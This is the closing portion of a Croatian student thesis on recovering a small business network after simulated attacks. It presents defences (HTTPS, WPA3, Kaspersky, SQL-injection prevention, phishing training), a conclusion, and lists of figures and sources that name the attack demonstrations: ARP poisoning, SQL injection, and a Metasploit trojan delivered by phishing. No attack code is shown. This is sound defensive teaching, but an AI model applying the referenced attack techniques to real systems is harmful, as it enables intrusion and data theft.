
Slika 37 Osigurana internet stranica

Paketi koji se šalju putem mreže te koriste HTTPS protokol, dovoljno su osigurani da se njihov sadržaj ne može analizirati kao što je to prikazano u *man-in-the-middle* napadu te isti neće biti moguće napraviti u budućnosti.

Činjenica da je bežična mreža putem koje je napadač pristupio sustavu javna, označava da mreža time nije sigurna. Poslovna mreža čija funkcija nije samo dopuštanje uređajima koji su na nju spojeni pristup internetu, već omogućava pristup informacijskom sustavu, koji je ključan za poslovanje jedne organizacije. Iz tog razloga mreža se mora prebaciti na privatan način rada te osigurati jednim od protokola za enkripciju bežičnih mreža, kao što je WPA3 protokol.


S obzirom na to da su dva napada prikazana u ovome radu koristili neku vrstu malicioznog softvera, dobra preventivna mjera protiv istih je pojačati mogućnosti antivirusnog sustava. Iako je Windows Defender Antivirus danas veoma moćan sustav koji ima sposobnost detektirati veliki raspon malicioznih programa te brzo i efikasno ih eliminirati, postoje brojna antivirusna rješenja koja dolaze s većim brojem funkcionalnosti te će instalacija jednog od njih biti dodatna mjera obrane unutar ovog sustava. „*Kaspersky Internet Security*“ je skup alata koji pruža informacijskom sustavu zaštitu od virusa, *phishing* napada, posjećivanja nesigurnih stranica, optimizaciju performansi uređaja, VPN, čuvanje lozinki, URL filtriranje i ostale funkcije koje će žrtvinom računalu omogućiti dodatnu zaštitu protiv budućih napada. Već pri samoj instalaciji, alat nudi mogućnost uključivanja dodatnih opcija za spriječavanje nesigurnih instalacija, automatsko brisanje sumnjivih i

malicioznih softvera te detekciju dodatnih softvera koji mogu se mogu iskoristiti u zločudne svrhe.




Slika 38 Kaspersky instalacija

Kaspersky također ima ugrađenu funkciju za praćenje svih aktivnosti na mreži te može reagirati u slučaju anomalija.



Slika 39 Funkcija za praćenje mrežne aktivnosti

Također postoji funkcija za upravljanje programima te postavljanje restrikcija na iste. Time se primjerice može postaviti pravilo da internet pretraživač kao što je Mozilla Firefox, nema mogućnost pristupa niti jednoj internet stranici osim sadržaju lokalne mreže. Tako će se omogućiti samo pristup serveru za slanje i primanje elektroničke pošte ili lokalnim intranet stranicama.



Slika 40 Kaspersky upravljanje aplikacijama


Kako SQL *injection* napad nije demonstriran na lokalnoj internet stranici, već na javnoj stranici za testiranje te vrste napada, neće biti implementirana sigurnosna kontrola koja ima mogućnost obrane od takvih napada. SQL *injection* napadi su najuspiješniji kada se radi o internet stranicama s ranjivim kodom. Takve ranjivosti je najefektivnije zakrpati na razini baze, korištenjem strukture koja onemogućavaju korištenje „1=1“ upita, koji će prevariti bazu, spremljenih procedura umjesto dinamčkih, onemogućavanje prava neautoriziranim korisnicima i sličnim metodama koje će efektivno poboljšati sigurnost baze. SQL *injection* napade je također moguće spriječiti korištenjem sustava koji skeniraju bazu i provjeravaju postoje li ranjivosti na istoj, kako bi se što prije uočile slabe točke u strukturi baze te spriječila moguća iskorištavanja istih. Za kraj, jedno od najefektivnijih rješenja kod zaštite internet aplikacija je vatrozid. Aplikacijski vatrozid filtrira upite prema bazi, kako bi se svi upiti koji se mogu iskoristiti u zlonamjerne svrhe potpuno odbacili.

Iako je velika većina napada odrađena pomoću nekog alata ili modifikacijom nekog dijela sustava, ne smije se zaboraviti na to da su maliciozni programi dospijeli na žrtvino računalo, tako što je ista bila pod utjecajem socijalnog inžinjeringa. Kako je ljudska greška presudan faktor u napadima tog tipa, potrebno je implementirati i sigurnosne kontrole čija je primarna svrha minimizirati razinu ljudske greške i podložnosti napadima socijalnog inžinjeringa. Neke od kontrola koje bi trebale biti uvedene kako se ovakav incident ne bi ponovio, su edukacije o *phishing* napadima i socijalnom inžinjeringu, edukacije o

postupanju sa sumnjivim mailovima, baratanju nesigurnim linkovima te uvođenje multifaktorske autentikacije u sustave koji zahtjevaju pristupne podatke.


7.2. Provjera novih kontrola

Kako su sada postavljene nove sigurnosne kontrole te se razina sigurnosti insformacijskog sustava znatno poboljšala, isti više nije podložan napadima prikazanim u ovome radu. Ukoliko napadač sada započne prisluškivati mrežu kako bi ponovio *man-in-the-middle* napad, neće uspjeti pročitati sadržaj paketa, s obzirom da se radi o prijenosu paketa sigurnim HTTPS protokolom.




Paketi su enkriptirani te nije moguće iz njih izvući nikakve informacije bez pokušavanja dekripcije istih.

Kod slučaja napada *malware*-om, pokazalo se kako je Kaspersky iznimno brži te radi na dubljoj razini analize sustava, nego Windows Defender te će nakon detekcije malicioznog softvera, isti potom izbrisati, kako bi što prije onesposobio prijetnju.



Slika 41 Kaspersky brisanje prijetnje

S obzirom na to da alat konstantno prati sumnjive aktivnosti kroz internet pretraživač, ima sposobnost blokirati preuzimanje malicioznih programa.



Slika 42 Kaspersky spriječavanje preuzimanja opasnog objekta

Na taj način, čak i ako krajnji korisnik ne znajući započne preuzimanje malicioznog softvera, alat će isto automatski onemogućiti.

Zaključak

U ovome radu objašnjene su moguće vrste prijetnji ITC sustavima, vrste malicioznih programa te metode detekcije i prevencije istih. Glavni fokus rada temeljio se na praktičnom prikazu napada na mali informacijski sustav, koji je imao minimalne mjere sigurnosti. Kroz demonstraciju napada, može se uočiti kako i naizgled bezopasne i svakodnevne radnje poput pregleda internet stranice za rezervaciju putovanja, mogu imati katastrofalne posljedice za informacijski sustav, ukoliko se ne provode s određenom mjerom opreza. Za kraj je prikazan oporavak sustava te implementacija i objašnjenje mogućih preventivnih metoda u svrhu mitigacije i spriječenja budućih prijetnji.

U današnjem svijetu modernog poslovanja, informacijska sigurnost je jedna od najbitnijih komponenti svake organizacije. Unatoč tome što se metode prevencije i detekcije prijetnji na sustave razvijaju iz dana u dan, metode napada na informacijske sustave nikada nisu daleko iza njih te hakeri svakodnevno traže nove ranjivosti i načine kako ih iskoristiti, u svrhu dohvaćanja osjetljivih podataka, nanošenja štete organizaciji i ostale maliciozne svrhe.

Iako su napadi na informacijski sustav u ovome radu uvelike pojednostavljeni, prijetnja od podložnosti istima je veoma stvarna, te je pravilna edukacija o važnosti pridržavanja sigurnosnih mjera unutar poslovne organizacije sve bitnija.

„Pod punom odgovornošću pismeno potvrđujem da je ovo moj autorski rad čiji niti jedan dio nije nastao kopiranjem ili plagiranjem tuđeg sadržaja. Prilikom izrade rada koristio sam tuđe materijale navedene u popisu literature, ali nisam kopirao niti jedan njihov dio, osim citata za koje sam naveo autora i izvor, te ih jasno označio znakovima navodnika. U slučaju da se u bilo kojem trenutku dokaže suprotno, spreman sam snositi sve posljedice uključivo i poništenje javne isprave stečene dijelom i na temelju ovoga rada“.

U Zagrebu, 26.2.2023..

Popis kratica

ICT	*Information and Communication Technologies*	informacijske i komunikacijske tehnologije
IMAP	*Internet Message Access Protocol*	protokol za pristup internet porukama
PHP	*Hypertext Preprocessor*	hipertekstualni predprocesor
SMTP	*Simple Mail Transfer Protocol*	protokol za prijenos jednostavne pošte
POP	*Post Office Protocol*	protokol poštanskog ureda
SQL	*Structured Query Language*	strukturirani jezik upita
DNS	*Domain Name System*	sustav domenskih imena
IoT	*Internet of Things*	internet stvari
URL	*Uniform Resource Locator*	unificirani lokator objekata
SMS	*Short Messaging Service*	servis kratkih poruka
DOS	*Denial of Service*	uskraćivanje usluge
DDoS	*Distributed Denial of Service*	distribuirano uskraćivanje usluge
RAT	*Remote Access Trojan*	trojanac udaljenog pristupa
IDS	*Intrusion Detection System*	sustav detekcije provala
IPS	*Intrusion Prevention System*	sustav prevencije provala
IAM	*Identity Access Management*	upravljanje identitetom pristupa
IP	*Internet Protocol*	internet protokol
MAC	*Media Access Control*	kontrola pristupa mediju
ARP	*Address Resolution Protocol*	protokol za razriješavanje adresa
MITM	*Man in the Middle*	čovjek u sredini
ID	*Identification*	identifikacija
HTML	*HyperText Markup Language*	hipertekstualni jezik bilješki
CSS	*Cascading Style Sheets*	stranice kaskadnog stila
HTTP	*Hypertext Transfer Protocol*	hipertekstualni prijenosni protokol
HTTPS	*Hypertext Transfer Protocol Secure*	sigurni hipertekstualni prijenosni protokol
SSL	*Secure Sockets Layer*	sigurni sloj utičnica
TLS	*Transport Layer Security*	sigurnost transportnog sloja

Popis slika

Slika 1 Shema infrastrukture 4
Slika 2 Ettercap grafičko sučelje 13
Slika 3 Ettercap popis uređaja 13
Slika 4 Ettercap popis meta 14
Slika 5 Arp tablica prije napada 14
Slika 6 Ettercap MITM meni 14
Slika 7 Ettercap ARP Poisoning 15
Slika 8 Početak Arp poisoning napada 15
Slika 9 ARP tablica nakon napada 15
Slika 10 Wireshark 16
Slika 11 Roundcube pristup „admin“ računu 16
Slika 12 Ettercap završetak napada 17
Slika 13 SQL injection primjer 1 18
Slika 14 SQL injection pristup računu 1 19
Slika 15 SQL injection primjer 2 19
Slika 16 SQL injection pristup računu 2 20
Slika 17 Kreiranje malicioznog softvera 20
Slika 18 Metasploit kontrolna konzola 21
Slika 19 TCP slušatelj 21
Slika 20 Lažni mail 22
Slika 21 Skidanje malicioznog softvera 22
Slika 22 Pokretanje malicioznog softvera 22
Slika 23 Uspostavljanje konekcije 23

Slika 24 Migriranje procesa 23
Slika 25 Primjer pristupa žrtvinom računalu 24
Slika 26 Maliciozna stranica 25
Slika 27 Inspekcija gumba za reprodukciju videozapisa 26
Slika 28 Ubacivanje malicioznog koda 26
Slika 29 Prijenos maliciozne datoteke na žrtvino računalo 27
Slika 30 Lažna poruka elektroničke pošte 30
Slika 31 Adresa nesigurne internet stranice 31
Slika 32 Skeniranje prijetnji 32
Slika 33 Pronalazak prijetnje 33
Slika 34 Stavljanje prijetnje u karantenu 33
Slika 35 Nesigurna internet stranica 34
Slika 36 Konfiguracija HTTPS 36
Slika 37 Osigurana internet stranica 37
Slika 38 Kaspersky instalacija 38
Slika 39 Funkcija za praćenje mrežne aktivnosti 38
Slika 40 Kaspersky upravljanje aplikacijama 39
Slika 41 Kaspersky brisanje prijetnje 40
Slika 42 Kaspersky spriječavanje preuzimanja opasnog objekta 41

Popis kôdova

Kôd 1.1 Kod za postavljanje „IP forward" opcije 13

Kôd 1.2 Kod za pretragu korisničkog imena 18

Kôd 1.3 Kod za SQL injection 1 18

Kôd 2.1 Kod za omogućavanje mod_ssl modula 35

Kôd 2.2 Kod za kreiranje TLS certifikata 35

Kôd 2.3 Kod za primjenu Apache konfiguracije 36

Literatura

[1] Smith, P.G. *Linux Network Security*. Hingham: Charles River Media, Inc. 2005.

[2] HERTZOG, R. et al., *Kali Linux Revealed.* New York: Offsec Press, 2017.

[3] ERICKSON, J. *Hacking: The Art of Exploitation*. San Francisco: No Starch Press, 2008.

[4] PELTIER, T.P. *INFORMATION SECURITY RISK ANALYSIS*. New York: Auerbach Publications, 2010.

[5] CARNET sys.portal, Malware ili maliciozni softver, https://sysportal.carnet.hr/node/1299, veljača, 2023.

[6] Aura, 17 Types of Cyber Attacks Commonly Used By Hackers, https://www.aura.com/learn/types-of-cyber-attacks, veljača, 2023.

[7] Imperva, Man in the middle (MITM) attack, https://www.imperva.com/learn/application-security/man-in-the-middle-attack-mitm/, veljača, 2023.

[8] Vultr, How to Install Postfix, Dovecot, and Roundcube on Ubuntu 20.04, https://www.vultr.com/docs/how-to-install-postfix-dovecot-and-roundcube-on-ubuntu-20-04/, veljača, 2023.

[9] Stack Overflow, https://stackoverflow.com/, veljača, 2023.

[10] Tutorials Point, Ethical Hacking – ARP Poisoning, https://www.tutorialspoint.com/ethical_hacking/ethical_hacking_arp_poisoning.htm, veljača, 2023.

[11] TutorialEdge.net, How to Conduct ARP Spoofing for MITM Attacks, https://tutorialedge.net/security/arp-spoofing-for-mitm-attack-tutorial/, veljača, 2023.

[12] W3Schools, SQL Injection, https://www.w3schools.com/sql/sql_injection.asp, veljača, 2023.

[13] PortSwigger, SQL injection, https://portswigger.net/web-security/sql-injection, veljača, 2023.

[14] OWASP Foundation, SQL Injection, https://owasp.org/www-community/attacks/SQL_Injection, veljača, 2023.

[15] Crowdstrike, SQL Injection (SQLI): How to Protect Against SQL Injection Attacks, https://www.crowdstrike.com/cybersecurity-101/sql-injection/, veljača, 2023.

[16] Sam Bowne, CNIT 123: Ethical Hacking and Network Defense, https://samsclass.info/123/123_S18.shtml#projects, veljača, 2023.

[17] TechTarget, malware, https://www.techtarget.com/searchsecurity/definition/malware, veljača, 2023.

[18] Codepath, Drive By Downloads, https://guides.codepath.com/websecurity/Drive-By-Downloads, veljača, 2023.

[19] Defence Intelligence Blog, Understanding the Drive-By Download, https://defintel.com/blog/index.php/2016/08/understanding-the-drive-by-download.html, veljača, 2023.

[20] Live Linux USB, How to Create a Trojan Virus in Kali Linux, https://livelinuxusb.com/create-trojan-virus-kali-linux/, veljača, 2023.

[21] Kali, Kali Docs, https://www.kali.org/docs/, veljača, 2023.

[22] Wikipedia, Kali Linux, https://en.wikipedia.org/wiki/Kali_Linux, veljača, 2023.

[23] Wikipedia, BackTrack, https://en.wikipedia.org/wiki/BackTrack, veljača, 2023.

[24] SQLShack, SQL Injection: Detection and prevention, https://www.sqlshack.com/sql-injection-detection-and-prevention/, veljača, 2023.

[25] logz.io, How to Defend Your Business Against SQL Injections, https://logz.io/blog/defend-against-sql-injections/, veljača, 2023.

[26] Cisco, What is Threat Prevention?, https://www.cisco.com/c/en/us/products/security/what-is-threat-prevention.html, veljača, 2023.

[27] Embroker, 2023 Must-Lnow Cyberattack Statisticks and trends, https://www.embroker.com/blog/cyber-attack-statistics/, ožujak, 2023.

[28] World Economic Forum, Global Cybersecurity Outlook 2022, https://www.weforum.org/reports/global-cybersecurity-outlook-2022/, ožujak, 2023.

[29] NIST, Cybersecurity Framework, https://www.nist.gov/cyberframework, ožujak, 2023.

[30] Jones IT, What Is The NIST Cybersecurity Framework And How To Get Started, https://www.itjones.com/blogs/2021/11/1/what-is-the-nist-cybersecurity-framework-and-how-to-get-started, ožujak, 2023.

ALGEBRA
VISOKO UČILIŠTE

Oporavak poslovne ICT okoline nakon incidenta

Pristupnik: Karlo Bogović, 0321009027

Mentor: Zlatan Morić